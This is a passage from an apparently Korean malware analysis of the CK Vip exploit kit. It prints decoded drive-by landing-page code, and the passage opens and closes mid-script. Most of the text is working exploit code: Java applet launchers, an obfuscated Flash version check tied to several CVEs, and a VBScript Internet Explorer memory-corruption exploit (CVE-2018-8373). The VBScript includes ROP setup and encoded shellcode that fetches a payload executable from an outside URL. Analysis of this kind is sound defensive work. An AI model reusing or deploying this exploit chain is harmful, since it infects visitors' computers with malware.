                gondad.code="xml20130422.XML20130422.class";
                gondad.setAttribute("xiaomaolv",ckurl);
                gondad.setAttribute("bn","woyouyizhixiaomaol");
                gondad.setAttribute("si","conglaiyebuqi");
                gondad.setAttribute("bs","748");
                document.body.appendChild(gondad);
        }
}else if( wmck >= 17000 && wmck < 17007 ) { // CVE-2012-4681 (Java Applet 취약점)
        var audix = audi + ".jar";
        if( WhatIE.indexOf("msie 6")>-1 ) {
                document.writeln("<object classid=\'clsid:8ad9c840-044e-11d1-b3e9-00805f499d93\' width=\'256\' height=\'256\'><param name=xiaomaolv value=\'"+ckurl+"\'><param name=bn value=\'woyouyizhixiaomaolv\'><param name=si value=\'conglaiyebuqi\'><param name=bs value=\'748\'><param name=CODE value=\'setup.hohoho.class\'><param name=archive value=\'"+audix+"\'><\/object>");
        }else {
                document.write("<br>");
                var gondady=document.createElement("body");
```

```
                    document.body.appendChild(gondady);
                    var gondad=document.createElement("applet");
                    gondad.width="256";
                    gondad.height="256";
                    gondad.archive=audix; // audi='MzPwWz'
                    gondad.code="setup.hohoho.class";
                    gondad.setAttribute("xiaomaolv",ckurl);
                    gondad.setAttribute("bn","woyouyizhixiaomaolv");
                    gondad.setAttribute("si","conglaiyebuqi");
                    gondad.setAttribute("bs","748");
                    document.body.appendChild(gondad);
                }
        }else if( wmck <= 16027 && WhatIE.indexOf("msie 10")==-1 && WhatIE.indexOf("rv:11")==-1 ) {
// CVE-2011-3544 (Java Applet 취약점)
                    var benzx = benz + ".jar";
                    var okokx = GTR + ".class";
                    var ckckx = document.createElement('applet');
                    ckckx.archive=benzx; // benz='JwViDz'
                    ckckx.code=okokx;
                    ckckx.width="30";
                    ckckx.height="1";
                    document.body.appendChild(ckckx);
                    var ckcks=document.createElement('param');
                    ckcks.name="dota";
                    ckcks.value=ckurl;
                    ckckx.appendChild(ckcks);
        }
        document.writeln("<iframe src=" + maserati + ".html width=30 height=1></iframe>"); // maserati='CrCeVv'
        if( WhatIE.indexOf("nt 10")>-1 && WhatIE.indexOf("edge")>-1 ) {
                be();
        }else if( WhatIE.indexOf("trident")>-1 && WhatIE.indexOf("rv:11")>-1 ) {
                setTimeout("window.location.href='"+ferrari+".html'", 4000);
        }else if( WhatIE.indexOf("nt 6")>-1 && WhatIE.indexOf("msie 8")==-1 ) {
```

```
                fe();
        }else if( WhatIE.indexOf("nt 6")>-1 && WhatIE.indexOf("msie 8")>-1 ) {
                bu();
        }else if( WhatIE.indexOf("windows nt")>-1 ) {
                ro();
        }
        function ckl(){var mini;mini=new window['Array'](263,275,275,271,217,206,206,278,278,278,205,278,270,278,271,270,275,270,205,258,270,268,206,278,270,278,271,270,275,270,205,260,279,260,159);return mini;} // http://www.wowpoto.com/wowpoto.exe
</script>
```

/jquery.js

```
// Java 사용에 필요한 라이브러리
var version_regex_base = "^(\\d+)(?:\\.(\\d+)(?:\\.(\\d+)(?:[_\\.](\\d+))?)?)?";
var version_regex_strict = version_regex_base + "$";
var version_regex_with_family_modifier = version_regex_base + "(\\*|\\+)?$";
var deployJava = function() {
    var l = {
        core: ["id", "class", "title", "style"],
        i18n: ["lang", "dir"],
        events: ["onclick", "ondblclick", "onmousedown", "onmouseup", "onmouseover", "onmousemove", "onmouseout", "onkeypress", "onkeydown", "onkeyup"],
        applet: ["codebase", "code", "name", "archive", "object", "width", "height", "alt", "align", "hspace", "vspace"],
        object: ["classid", "codebase", "codetype", "data", "type", "archive", "declare", "standby", "height", "width", "usemap", "name", "tabindex", "align", "border", "hspace", "vspace"]
    };
    var b = l.object.concat(l.core, l.i18n, l.events);
    var m = l.applet.concat(l.core);

    function g(o) {
        if (!d.debug) {
            return
```

```
        }
        if (console.log) {
            console.log(o)
        } else {
            alert(o)
        }
    }

...... 생략 ......
```

/CrCeVv.html

[CK Vip 난독화 스크립트 디코딩 후]

```
// Adobe Flash Player 버전 체크 및 취약점을 악용하여 악성코드 다운로드
<script type = "text/javascript" >
    var _0x5ea5 = ["\x67\x65\x74\x53\x77\x66\x56\x65\x72", "\x70\x72\x6F\x74\x6F\x74\x79\x70\x65", "",
"\x72\x65\x70\x6C\x61\x63\x65", "\x74\x6F\x4C\x6F\x77\x65\x72\x43\x61\x73\x65",
"\x75\x73\x65\x72\x41\x67\x65\x6E\x74", "\x67\x65\x74\x50\x6C\x61\x79\x65\x72\x56\x65\x72\x73\x69\x6F\x6E",
"\x53\x57\x46\x4F\x62\x6A\x65\x63\x74\x55\x74\x69\x6C",
"\x3C\x6F\x62\x6A\x65\x63\x74\x20\x63\x6C\x61\x73\x73\x69\x64\x3D\x22\x63\x6C\x73\x69\x64\x3A\x64\x32\x37\x6
3\x64\x62\x36\x65\x2D\x61\x65\x36\x64\x2D\x31\x31\x63\x66\x2D\x39\x36\x62\x38\x2D\x34\x34\x34\x35\x35\x33\x3
5\x34\x30\x30\x30\x30\x22\x20\x61\x6C\x6C\x6F\x77\x53\x63\x72\x69\x70\x74\x41\x63\x63\x65\x73\x73\x3D\x61\x6
C\x77\x61\x79\x73\x20\x77\x69\x64\x74\x68\x3D\x22\x36\x30\x22\x20\x68\x65\x69\x67\x68\x74\x3D\x22\x31\x22\x3
E",
"\x3C\x70\x61\x72\x61\x6D\x20\x6E\x61\x6D\x65\x3D\x22\x6D\x6F\x76\x69\x65\x22\x20\x76\x61\x6C\x75\x65\x3D\x
22", "\x22\x20\x2F\x3E",
"\x3C\x70\x61\x72\x61\x6D\x20\x6E\x61\x6D\x65\x3D\x22\x70\x6C\x61\x79\x22\x20\x76\x61\x6C\x75\x65\x3D\x22\x
74\x72\x75\x65\x22\x2F\x3E",
"\x3C\x70\x61\x72\x61\x6D\x20\x6E\x61\x6D\x65\x3D\x46\x6C\x61\x73\x68\x56\x61\x72\x73\x20\x76\x61\x6C\x75\x
65\x3D\x22", "\x3C\x21\x2D\x2D\x5B\x69\x66\x20\x21\x49\x45\x5D\x3E\x2D\x2D\x3E",
"\x3C\x6F\x62\x6A\x65\x63\x74\x20\x74\x79\x70\x65\x3D\x22\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x7
8\x2D\x73\x68\x6F\x63\x6B\x77\x61\x76\x65\x2D\x66\x6C\x61\x73\x68\x22\x20\x64\x61\x74\x61\x3D\x22",
"\x22\x20\x61\x6C\x6C\x6F\x77\x53\x63\x72\x69\x70\x74\x41\x63\x63\x65\x73\x73\x3D\x61\x6C\x77\x61\x79\x73\x2
```

```
0\x77\x69\x64\x74\x68\x3D\x22\x36\x30\x22\x20\x68\x65\x69\x67\x68\x74\x3D\x22\x31\x22\x3E",
"\x3C\x21\x2D\x2D\x3C\x21\x5B\x65\x6E\x64\x69\x66\x5D\x2D\x2D\x3E",
"\x3C\x21\x2D\x2D\x5B\x69\x66\x20\x21\x49\x45\x5D\x3E\x2D\x2D\x3E\x3C\x2F\x6F\x62\x6A\x65\x63\x74\x3E\x3C\
x21\x2D\x2D\x3C\x21\x5B\x65\x6E\x64\x69\x66\x5D\x2D\x2D\x3E",  "\x3C\x2F\x6F\x62\x6A\x65\x63\x74\x3E",
"\x77\x72\x69\x74\x65",  "\x6D\x61\x6A\x6F\x72",  "\x6D\x69\x6E\x6F\x72",  "\x72\x65\x76",  "\x6E\x62\x77\x6D",
"\x63\x6F\x6F\x6B\x69\x65\x5F\x64\x6F\x2E\x73\x77\x66",  "\x6E\x74\x20\x36",  "\x69\x6E\x64\x65\x78\x4F\x66",
"\x77\x6F\x77\x36\x34",  "\x6D\x73\x69\x65\x20\x38",  "\x62\x69\x6E\x5F\x64\x6F\x2E\x73\x77\x66",
"\x6C\x6F\x67\x6F\x2E\x73\x77\x66",  "\x65\x78\x65\x63\x3D\x46\x6D\x46",  "\x6D\x73\x69\x65\x20\x36",
"\x6D\x73\x69\x65\x20\x37",
"\x3C\x69\x66\x72\x61\x6D\x65\x20\x73\x72\x63\x3D\x77\x77\x2E\x68\x74\x6D\x6C\x20\x77\x69\x64\x74\x68\x3D\x
33\x30\x20\x68\x65\x69\x67\x68\x74\x3D\x31\x3E\x3C\x2F\x69\x66\x72\x61\x6D\x65\x3E"];
var flashurl = ckls();
var vers = flash[_0x5ea5[1]][_0x5ea5[0]]();
vers = parseInt(vers[_0x5ea5[3]](/\.|\_/g, _0x5ea5[2]));
var kaka = navigator[_0x5ea5[5]][_0x5ea5[4]]();
var apple = deconcept[_0x5ea5[7]][_0x5ea5[6]]();

function flash_run(_0xd084x6, _0xd084x7) {
    var _0xd084x8 = _0x5ea5[8];
    _0xd084x8 = _0xd084x8 + _0x5ea5[9] + _0xd084x6 + _0x5ea5[10];
    _0xd084x8 = _0xd084x8 + _0x5ea5[11];
    _0xd084x8 = _0xd084x8 + _0x5ea5[12] + _0xd084x7 + _0x5ea5[10];
    _0xd084x8 = _0xd084x8 + _0x5ea5[13];
    _0xd084x8 = _0xd084x8 + _0x5ea5[14] + _0xd084x6 + _0x5ea5[15];
    _0xd084x8 = _0xd084x8 + _0x5ea5[9] + _0xd084x6 + _0x5ea5[10];
    _0xd084x8 = _0xd084x8 + _0x5ea5[11];
    _0xd084x8 = _0xd084x8 + _0x5ea5[12] + _0xd084x7 + _0x5ea5[10];
    _0xd084x8 = _0xd084x8 + _0x5ea5[16];
    _0xd084x8 = _0xd084x8 + _0x5ea5[17];
    _0xd084x8 = _0xd084x8 + _0x5ea5[18];
    document[_0x5ea5[19]](_0xd084x8)
}
function flash_run2(_0xd084x6) {
```

```
    var _0xd084x8 = _0x5ea5[8];
    _0xd084x8 = _0xd084x8 + _0x5ea5[9] + _0xd084x6 + _0x5ea5[10];
    _0xd084x8 = _0xd084x8 + _0x5ea5[11];
    _0xd084x8 = _0xd084x8 + _0x5ea5[13];
    _0xd084x8 = _0xd084x8 + _0x5ea5[14] + _0xd084x6 + _0x5ea5[15];
    _0xd084x8 = _0xd084x8 + _0x5ea5[9] + _0xd084x6 + _0x5ea5[10];
    _0xd084x8 = _0xd084x8 + _0x5ea5[11];
    _0xd084x8 = _0xd084x8 + _0x5ea5[16];
    _0xd084x8 = _0xd084x8 + _0x5ea5[17];
    _0xd084x8 = _0xd084x8 + _0x5ea5[18];
    document[_0x5ea5[19]](_0xd084x8)
}
function CheckVersion11() { // 버전 체크
    if (apple[_0x5ea5[20]] != 11) {
        return false
    };
    if (apple[_0x5ea5[21]] == 9 && apple[_0x5ea5[22]] > 900) {
        return false
    };
    if (apple[_0x5ea5[21]] > 2 && apple[_0x5ea5[22]] > 202 && apple[_0x5ea5[23]] > 406) {
        return false
    };
    return true
}
function CheckVersion12() {
    if (apple[_0x5ea5[20]] != 12) {
        return false
    };
    return true
}
function CheckVersion13() {
    if (apple[_0x5ea5[20]] != 13) {
        return false
```

```
    };
    if (apple[_0x5ea5[20]] == 13 && apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]]
> 241) {
        return false
    };
    return true
}
function CheckVersion14() {
    if (apple[_0x5ea5[20]] != 14) {
        return false
    };
    if (apple[_0x5ea5[20]] == 14 && apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]]
> 179) {
        return false
    };
    return true
}
function CheckVersion15() {
    if (apple[_0x5ea5[20]] != 15) {
        return false
    };
    if (apple[_0x5ea5[20]] == 15 && apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]]
> 167) {
        return false
    };
    return true
}
function CheckVersion16() {
    if (apple[_0x5ea5[20]] != 16) {
        return false
    };
    if (apple[_0x5ea5[20]] == 16 && apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]]
> 296) {
```

```
            return false
        };
        return true
}
function CheckVersion17() {
        if (apple[_0x5ea5[20]] != 17) {
            return false
        };
        if (apple[_0x5ea5[20]] == 17 && apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]]
> 188) {
            return false
        };
        return true
}
function CheckVersion18() {
        if (apple[_0x5ea5[20]] != 18) {
            return false
        };
        if (apple[_0x5ea5[20]] == 18 && apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]]
> 203) {
            return false
        };
        return true
}
function CheckVersion21_31() {
        if ((apple[_0x5ea5[20]] == 21) && (apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]]
<= 242)) {
            return true
        } else {
            if ((apple[_0x5ea5[20]] == 22) && (apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 &&
apple[_0x5ea5[23]] <= 211)) {
                return true
            } else {
```

```
            if ((apple[_0x5ea5[20]] == 23) && (apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 &&
apple[_0x5ea5[23]] <= 207)) {
                return true
            } else {
                if ((apple[_0x5ea5[20]] == 24) && (apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 &&
apple[_0x5ea5[23]] <= 221)) {
                    return true
                } else {
                    if ((apple[_0x5ea5[20]] == 25) && (apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 &&
apple[_0x5ea5[23]] <= 171)) {
                        return true
                    } else {
                        if ((apple[_0x5ea5[20]] == 26) && (apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] ==
0 && apple[_0x5ea5[23]] <= 151)) {
                            return true
                        } else {
                            if ((apple[_0x5ea5[20]] == 27) && (apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]]
== 0 && apple[_0x5ea5[23]] <= 187)) {
                                return true
                            } else {
                                if ((apple[_0x5ea5[20]] == 28) && (apple[_0x5ea5[21]] == 0 &&
apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]] <= 126)) {
                                    return true
                                } else {
                                    if ((apple[_0x5ea5[20]] == 28) && (apple[_0x5ea5[21]] == 0 &&
apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]] <= 137)) {
                                        return true
                                    } else {
                                        if ((apple[_0x5ea5[20]] == 28) && (apple[_0x5ea5[21]] == 0 &&
apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]] <= 161)) {
                                            return true
                                        } else {
                                            if ((apple[_0x5ea5[20]] == 29) && (apple[_0x5ea5[21]] == 0 &&
```

```
apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]] <= 113)) {
                                                return true
                                            } else {
                                                if ((apple[_0x5ea5[20]] == 29) && (apple[_0x5ea5[21]] == 0 &&
apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]] <= 171)) {
                                                    return true
                                                } else {
                                                    if ((apple[_0x5ea5[20]] == 30) && (apple[_0x5ea5[21]] ==
0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]] <= 113)) {
                                                        return true
                                                    } else {
                                                        if ((apple[_0x5ea5[20]] == 30) && (apple[_0x5ea5[21]]
== 0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]] <= 134)) {
                                                            return true
                                                        } else {
                                                            if ((apple[_0x5ea5[20]] == 30) &&
(apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]] <= 154)) {
                                                                return true
                                                            } else {
                                                                if ((apple[_0x5ea5[20]] == 31) &&
(apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]] <= 108)) {
                                                                    return true
                                                                } else {
                                                                    if ((apple[_0x5ea5[20]] == 31) &&
(apple[_0x5ea5[21]] == 0 && apple[_0x5ea5[22]] == 0 && apple[_0x5ea5[23]] <= 153)) {
                                                                        return true
                                                                    } else {
                                                                        return false
                                                                    }
                                                                }
                                                            }
                                                        }
                                                    }
```

```
                                                    }
                                                }
                                            }
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
if ((CheckVersion21_31()) || (vers > 2100180 && vers < 3100160)) {
    flash_run2(_0x5ea5[24]) // cookie_do.swf
} else {
    if ((kaka[_0x5ea5[26]](_0x5ea5[25]
        ) > -1 && kaka[_0x5ea5[26]](_0x5ea5[27]) == -1 && kaka[_0x5ea5[26]](_0x5ea5[28]) == -1) && ((vers
> 1600100 && vers <= 1600296) || (vers > 1700100 && vers <= 1700188) || (vers > 1800100 && vers <= 1800203)))
{
        flash_run2(_0x5ea5[29]) // bin_do.swf CVE-2015-3133 (Adobe Flash Player 취약점)
    } else {
        if ((kaka[_0x5ea5[26]](_0x5ea5[27]) == -1) && (CheckVersion16() || CheckVersion17() || CheckVersion18()))
{
            flash_run2(_0x5ea5[29]) // bin_do.swf
        } else {
            if ((kaka[_0x5ea5[26]](_0x5ea5[25]) > -1 && kaka[_0x5ea5[26]](_0x5ea5[27]) == -1 &&
kaka[_0x5ea5[26]](_0x5ea5[28]) == -1) && ((vers > 120030 && vers <= 120077) || (vers > 1300200 && vers <=
1300250) || (vers > 1400120 && vers <= 1400179) || (vers > 1500150 && vers <= 1500223))) {
                flash_run(_0x5ea5[30], _0x5ea5[31]+ flashurl) // logo.swf CVE-2014-0569 (Adobe Flash Player
취약점)
            } else {
                if ((kaka[_0x5ea5[26]](_0x5ea5[27]) == -1) && (CheckVersion11() || CheckVersion12() ||
```

```
CheckVersion13() || CheckVersion14() || CheckVersion15())) {
                    flash_run(_0x5ea5[30], _0x5ea5[31] + flashurl) // logo.swf
                } else {
                    if ((kaka[_0x5ea5[26]](_0x5ea5[32]) > -1 || kaka[_0x5ea5[26]](_0x5ea5[33]) > -1) &&
apple[_0x5ea5[20]] == 10 && apple[_0x5ea5[21]] == 3 && apple[_0x5ea5[22]] <= 183) {
                        document[_0x5ea5[19]](_0x5ea5[34]); // ww.html CVE-2011-2140 (Adobe Flash Player
취약점)
                    }
                }
            }
        }
    }
}
function ckls(){
return "JB2kHkHkgFPKLKLkkkkkkKwkkBLkkkgBLkHBLKwBFBLBxKLkkBLkkkgBLkHBLKwByk2Bygg";
} // http://www.wowpoto.com/wowpoto.exe
</script>
```

/swfobject.js

```
// Flash Player사용에 필요한 라이브러리
if (typeof deconcept == "undefined") var deconcept = {};
if (typeof deconcept.util == "undefined") deconcept.util = {};
if (typeof deconcept.SWFObjectUtil == "undefined") deconcept.SWFObjectUtil = {};
deconcept.SWFObject = function(swf, id, w, h, ver, c, quality, xiRedirectUrl, redirectUrl, detectKey) {
    if (!document.getElementById) {
        return;
    }
    this.DETECT_KEY = detectKey ? detectKey : 'detectflash';
    this.skipDetect = deconcept.util.getRequestParameter(this.DETECT_KEY);
    this.params = {};
    this.variables = {};
    this.attributes = [];
```

```
    if (swf) {
        this.setAttribute('swf', swf);
    }
    if (id) {
        this.setAttribute('id', id);
    }
    if (w) {
        this.setAttribute('width', w);
    }
    if (h) {
        this.setAttribute('height', h);
    }
    if (ver) {
        this.setAttribute('version', new deconcept.PlayerVersion(ver.toString().split(".")));
    }

...... 생략 ......
```

/PyVhJy.html

[CK Vip 난독화 스크립트 디코딩 후]

```
<script type="text/vbscript">
        Dim max_col
        Dim index_vul
        Dim index_a
        Dim index_b
        Dim addr
        Dim array()
        Dim array2(0,6)
        Dim util_mem
        Dim fake_array
        Dim fake_str
        Dim NtContinueAddr,VirtualProtectAddr
```

```
Class Dummy
End Class
Class MyClass
        private Sub Class_Initialize // CVE-2018-8373 (IE 취약점)
                ReDim array(2)
                IsEmpty(array)
        End Sub
        Public Default Property Get P
                ReDim Preserve array(100000)

                For i = 0 To UBound(array2,2)
        array2(0,i) = 3
                Next
                For i = 0 To UBound(array)
        array(i) = array2
                Next
        P=&h0fffffff
        End Property
End Class
Function LeakVBAddr
        Set dm = New Dummy
        Set array(index_vul)(index_a+4,0) = dm
        array(index_b)(0,4) = CDbl("6.365987374378 01E-314")
        LeakVBAddr=array(index_vul)(index_a+4,0)
End Function
Function GetBaseByDOSmodeSearch(ArrDll)
        Dim TEMPVAL
        TEMPVAL=ArrDll And &hffff0000
        Do While GetUint32(TEMPVAL+(&h748+4239-&H176f))<>544106784 Or
GetUint32(TEMPVAL+(&ha2a+7373-&H268b))<>542330692
                TEMPVAL=TEMPVAL-65536
        Loop
        GetBaseByDOSmodeSearch=TEMPVAL
```

```
End Function
Function FND(IIII)
FND=GetUint32(IIII)  And (&h17eb+1312-&H1c0c)
End Function
Function StrCompWrapper(IIII,IFNCl)
        Dim ArrAI,INDEXTEMP
        ArrAI=""
        For INDEXTEMP=(&ha2a+726-&Hd00) To Len(IFNCl)-(&h2e1+5461-&H1835)
                ArrAI=ArrAI &Chr(FND(IIII+INDEXTEMP))
        Next
        StrCompWrapper=StrComp(UCase(ArrAI),UCase(IFNCl))
End Function
Function GetBaseFromImport(base_address,name_input)
        Dim import_rva,nt_header,descriptor,import_dir
        Dim FNAI
        nt_header=GetUint32(base_address+(&h3c))
        import_rva=GetUint32(base_address+nt_header+&h80)
        import_dir=base_address+import_rva
        descriptor=0
        Do While True
                Dim Name
                Name=GetUint32(import_dir+descriptor*(&h14)+&hc)
                If Name=0 Then
                        GetBaseFromImport=&hBAAD0000
                        Exit Function
                Else
                        If StrCompWrapper(base_address+Name,name_input)=0 Then
                                Exit Do
                        End If
                End If
                descriptor=descriptor+1
        Loop
        FNAI=GetUint32(import_dir+descriptor*(&h14)+&h10)
```

```
                GetBaseFromImport=GetBaseByDOSmodeSearch(GetUint32(base_address+FNAI))
        End Function
        Function FNA(Domain)
        IVARF=0
        IVARCI=0
        IVARFI=0
        Id=CLng(Rnd*1000000)
        IVARF=CLng((&h27d+8231-&H225b)*Rnd)Mod (&h137d+443-&H152f)+(&h1c17+131-&H1c99)
        If(Id+IVARF)Mod (&h5c0+6421-&H1ed3)=(&h10ba+5264-&H254a) Then
                IVARF=IVARF-(&h86d+6447-&H219b)
        End If
        IVARCI=CLng((&h2bd+6137-&H1a6d)*Rnd)Mod (&h769+4593-&H1940)+(&h1a08+2222-&H2255)
        IVARFI=CLng((&h14e6+1728-&H1b5d)*Rnd)Mod (&hfa3+1513-&H1572)+(&h221c+947-&H256e)
        FNA=Domain &"?" &Chr(IVARCI) &"=" &Id &"&" &Chr(IVARFI) &"=" &IVARF
        End Function
        Function FNB(ByVal FNCI)
                IIII=""
                For index=0 To Len(FNCI)-1
                        IIII=IIII &FNC(Asc(Mid(FNCI,index+1,1)),2)
                Next
                IIII=IIII &"00"
                If Len(IIII)/(&h15c6+3068-&H21c0) Mod (&h1264+2141-&H1abf)=(&hc93+6054-&H2438) Then
                        IIII=IIII &"00"
                End If
                For                     INDEXTEMP=(&h1a1a+3208-&H26a2)                  To
Len(IIII)/(&h1b47+331-&H1c8e)-(&h14b2+4131-&H24d4)

IArrB=Mid(IIII,INDEXTEMP*(&h576+1268-&Ha66)+(&ha64+6316-&H230f),(&ha49+1388-&Hfb3))

FNCII=Mid(IIII,INDEXTEMP*(&hf82+3732-&H1e12)+(&h210+2720-&Hcaf)+(&h4fa+5370-&H19f2),(&hf82+5508-&H25
04))
                        FNB=FNB &"%u" &FNCII &IArrB
                Next
```

```
End Function
Function FNC(ByVal Number,ByVal Length)
        IIII=Hex(Number)
        If Len(IIII)<Length Then
                IIII=String(Length-Len(IIII),"0") &IIII
        Else
                IIII=Right(IIII,Length)
        End If
        FNC=IIII
End Function
Function IReuseCLASS(IIII)
        IReuseCLASS=GetUint32(IIII) And (131071-65536)
End Function
Function GetProcAddr(dll_base,name)
        Dim p,export_dir,index
        Dim function_rvas,function_names,function_ordin
        Dim IVARCI
        p=GetUint32(dll_base+&h3c)
        p=GetUint32(dll_base+p+&h78)
        export_dir=dll_base+p
        function_rvas=dll_base+GetUint32(export_dir+&h1c)
        function_names=dll_base+GetUint32(export_dir+&h20)
        function_ordin=dll_base+GetUint32(export_dir+&h24)
        index=0
        Do While True
                Dim IIII
                IIII=GetUint32(function_names+index*4)
                If StrCompWrapper(dll_base+IIII,name)=0 Then
                        Exit Do
                End If
                index=index+1
        Loop
        IVARCI=IReuseCLASS(function_ordin+index*2)
```

```
                p=GetUint32(function_rvas+lVARCl*4)
                GetProcAddr=dll_base+p
        End Function
        Function GetShellcode()
                TEMPCODE=Unescape("%u0000%u0000%u0000%u0000")
&Unescape("%u11eb%u4b5b%uc933%u10b9%u0001%u8000%u0b34%ue2ee%uebfa%ue805%uffea%uffff%u5707
%ueeee%ub1ee%u27dd%u4f8a%ueede%ueeee%uae65%u65e2%uf29e%ub865%u65e6%uceb0%ud865%ua5d6%
u9bf6%u651d%u6504%u8419%ub7ea%ua206%ueeee%u0cee%u8617%u8081%ueeee%u9b86%u829c%uba83%u
f811%u0665%ud806%ueeee%u6dee%uce02%u3265%uce84%u11bd%ueab8%uea29%ub2ed%u8b9d%u299a%ue
daa%u9bea%uc09e%u298b%uedaa%u96e6%uee8b%uddee%ube2e%ubdbe%ubeb9%ub811%u65fe%ube32%u11
bd%ue6b8%ub811%ubfe2%u65b8%ud29b%u9a65%u96c0%u1bed%u65b8%uce98%u1bed%u27dd%uafa7%ued4
3%udd2b%ue135%ufe50%u38d4%ue69a%u252f%uede3%uae34%u1f05%uf1d5%u099b%u65b0%ucab0%u33ed%
u6588%ua5e2%ub065%uedf2%u6533%u65ea%u2bed%ub045%u2db7%uac06%u1111%u6011%ue0a0%u2f02%u
0b97%u7656%u6410%u90e0%u0c36%ud89d%uc1f4") &Unescape(szURL) &Unescape(FNB(FNA("")))
                TEMPCODE=TEMPCODE & String((&h80000-LenB(TEMPCODE))/2,Unescape("%u4141"))
                GetShellcode=TEMPCODE
        End Function
        Function EscapeAddress(ByVal value)
                Dim High,Low
                High=FNC((value And &hffff0000)/&h10000,4)
                Low=FNC(value And &hffff,4)
                EscapeAddress=Unescape("%u" &Low &"%u" &High)
        End Function
        Function lArrDl
                Dim INDEXTEMP,lllll,TEMPCODE,VARFl,VARCl,lllll,lArrD
                lllll=FNC(NtContinueAddr,8)
                VARFl=Mid(lllll,1,2)
                VARCl=Mid(lllll,3,2)
                lllll=Mid(lllll,5,2)
                lArrD=Mid(lllll,7,2)
                TEMPCODE=""
                TEMPCODE=TEMPCODE &"%u0000%u" &lArrD &"00"
                For INDEXTEMP=1 To 3
```

```
                    TEMPCODE=TEMPCODE &"%u" &VARCI &IIIII
                    TEMPCODE=TEMPCODE &"%u" &IArrD &VARFI
        Next
        TEMPCODE=TEMPCODE &"%u" &VARCI &IIIII
        TEMPCODE=TEMPCODE &"%u00" &VARFI
        IArrDI=Unescape(TEMPCODE)
End Function
Function WrapShellcodeWithNtContinueContext(ShellcodeAddrParam)
        Dim TEMPCODE
        TEMPCODE=String((100334-65536),Unescape("%u4141"))
        TEMPCODE=TEMPCODE &EscapeAddress(ShellcodeAddrParam)
        TEMPCODE=TEMPCODE &EscapeAddress(ShellcodeAddrParam)
        TEMPCODE=TEMPCODE &EscapeAddress(&h3000)
        TEMPCODE=TEMPCODE &EscapeAddress(&h40)
        TEMPCODE=TEMPCODE &EscapeAddress(ShellcodeAddrParam-8)
        TEMPCODE=TEMPCODE &String(6,Unescape("%u4242"))
        TEMPCODE=TEMPCODE &IArrDI()
        TEMPCODE=TEMPCODE &String((&h80000-LenB(TEMPCODE))/2,Unescape("%u4141"))
        WrapShellcodeWithNtContinueContext=TEMPCODE
End Function
Function ExpandWithVirtualProtect(VirtualProtectAddrFake)
        Dim TEMPCODE
        Dim VARCII
        VARCII=VirtualProtectAddrFake+&h23
        TEMPCODE=""
        TEMPCODE=TEMPCODE &EscapeAddress(VARCII)
        TEMPCODE=TEMPCODE &String((&hb8-LenB(TEMPCODE))/2,Unescape("%4141"))
        TEMPCODE=TEMPCODE &EscapeAddress(VirtualProtectAddr)
        TEMPCODE=TEMPCODE &EscapeAddress(&h1b)
        TEMPCODE=TEMPCODE &EscapeAddress(0)
        TEMPCODE=TEMPCODE &EscapeAddress(VirtualProtectAddrFake)
        TEMPCODE=TEMPCODE &EscapeAddress(&h23)
        TEMPCODE=TEMPCODE &String((&400-LenB(TEMPCODE))/2,Unescape("%u4343"))
```

```
            ExpandWithVirtualProtect=TEMPCODE
End Function
Function SetMemValue(valkey)
            array(index_vul)(index_a+2,0)(util_mem)=3
            array(index_vul)(index_a+2,0)(util_mem+8) = valkey
End Function
Function GetMemValue
array(index_vul)(index_a+2,0)(util_mem)=3
            GetMemValue=array(index_vul)(index_a+2,0)(util_mem+8)
End Function
Sub HeyHereWeGo
            array(index_vul)(index_a+2,0)(util_mem)=&h4d
            array(index_vul)(index_a+2,0)(util_mem+8)=0
            msgbox(util_mem)
End Sub
Function rw_primit()
            array(index_vul)(index_a+2,0)=fake_array
            array(index_b)(0,2)=CDbl("1.74088534731324E-310")
            array(index_vul)(index_a,0)=fake_str
            array(index_b)(0,0)=CDbl("6.36598737437801E-314")
            util_mem=array(index_vul)(index_a,0)
End Function
Function read
            read=LenB(array(index_vul)(index_a+2,0)(util_mem+8))
End Function
Function GetUint32(addr)
            Dim value
            array(index_vul)(index_a+2,0)(util_mem+8)=addr +4
            array(index_vul)(index_a+2,0)(util_mem)=8
            value=read()
            array(index_vul)(index_a+2,0)(util_mem)=3
            GetUint32 = value
End Function
```

```
Set cls = New MyClass
array(2)=cls

IsEmpty(array)

max_col=&h0fffffff

For i=0 To UBound(array)
        If UBound(array(i),1)-LBound(array(i),1)+1=max_col Then
                index_vul=i
                Exit For
        End If
Next

For i=0 To UBound(array(index_vul),1)
        Dim type1 ,type2 ,type3 ,type4
        type1=VarType(array(index_vul)(i,0))
        type2=VarType(array(index_vul)(i+1,0))
        type3=VarType(array(index_vul)(i+3,0))
        type4=VarType(array(index_vul)(i+4,0))
        If(type1 = 2 And type2 = 2 And type3 = 3 And type4 = 3) Then
                index_a=i+3
                array(index_vul)(index_a,0)="AAAA"
                Exit For
        End If
Next

For i=0 To UBound(array,1)
